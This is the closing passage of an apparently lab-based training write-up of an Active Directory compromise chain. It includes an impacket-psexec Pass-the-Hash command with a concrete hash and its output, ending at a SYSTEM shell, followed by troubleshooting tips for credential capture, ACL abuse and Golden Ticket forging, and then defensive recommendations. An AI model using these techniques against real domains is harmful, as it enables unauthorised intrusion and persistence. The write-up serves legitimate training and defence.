    Kerberos-Newer-Keys
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7 Administrator@192.168.56.105
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.105.....
[*] Found writable share ADMIN$
[*] Uploading file hmfisRvA.exe
[*] Opening SVCManager on 192.168.56.105.....
[*] Creating service Jbtl on 192.168.56.105.....
[*] Starting service Jbtl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



Results: Forged and validated a domain-wide Golden Ticket, and separately obtained an interactive SYSTEM-level shell on the Domain Controller via Pass-the-Hash, confirming full domain compromise.

Key Learning: A single krbtgt compromise provides durable, password-independent domain access; a single password rotation is not sufficient to remediate it — the krbtgt account must be rotated twice in succession.

Challenges and Solutions

Challenge 1: Workstation Authentication Not Triggering Immediately

Issue: The Windows 10 workstation did not immediately generate an LLMNR/NBT-NS broadcast request for Responder to capture.

Solution: Verified connectivity to the Domain Controller first, then triggered a name-resolution failure via a mistyped network share path, which reliably produced the broadcast fallback.

Challenge 2: Default Wordlist Cracking Failure

Issue: The captured NTLMv2 hash did not crack against the default rockyou.txt wordlist.

Solution: Built a smaller, targeted wordlist based on realistic lab password conventions; the hash cracked within minutes, illustrating how weak custom passwords defeat generic dictionary attacks.

Challenge 3: BloodHound Default Path Query Returned No Results

Issue: BloodHound's built-in Shortest Path to Domain Admins query did not surface an obvious route from the compromised account.

Solution: Ran a manual Cypher query targeting write-permission edges (GenericAll/WriteDACL/GetChangesAll) rather than group-membership edges, which revealed the abusable ACL relationship.

Challenge 4: Golden Ticket Rejected on First Attempt

Issue: Mimikatz initially rejected the krbtgt hash when forging the Golden Ticket, citing an invalid key length.

Solution: Copied the hash directly from the DCSync output rather than retyping it manually, resolving a transcription error in the 32-character hex string.

Conclusions and Key Learnings

Week 8 training provided a complete, end-to-end Active Directory domain-compromise chain. Through practical exercises, the following key conclusions emerged:

- **Every stage abused legitimate behavior, not a vulnerability:** LLMNR poisoning, ACL abuse, DCSync, and Golden Ticket forging all rely on trusting normal protocol behavior or existing permissions rather than any software flaw.
- **The attack chain compounds quickly:** a single weak-password foothold, combined with one over-provisioned ACL, was sufficient to reach full domain compromise in four stages.
- **Persistence outlives credential rotation:** a forged Golden Ticket survives a single password reset on any individual account, including Administrator.
- **Detection requires proactive auditing, not just monitoring:** this chain's network traffic closely resembles normal administrative activity and is best caught by auditing ACLs and replication rights before compromise, not by after-the-fact log review.

Defensive Strategies

- Disable LLMNR and NBT-NS domain-wide via Group Policy to eliminate the initial credential-capture vector.
- Regularly audit which accounts hold DCSync-equivalent replication rights (GetChanges/GetChangesAll) and remediate any non-DC account holding them.
- Rotate the krbtgt account password twice in succession following any suspected compromise, since a single rotation does not invalidate forged Golden Tickets.
- Enroll Tier 0 accounts in the Protected Users group to reduce NTLM exposure and limit Kerberos ticket lifetime.

Future Training

Subsequent weeks will build on this foundation with advanced lateral movement, defense evasion, and full incident-response-style detection engineering exercises against the techniques demonstrated this week.

Summary

Week 8 successfully demonstrated a complete Active Directory attack chain from an unauthenticated foothold to SYSTEM-level access on the Domain Controller (10.0.0.15) combining credential capture, ACL abuse, replication-based credential dumping, and Kerberos ticket forging. This chain and its corresponding defensive controls form essential knowledge for both red-team tradecraft and blue-team detection engineering.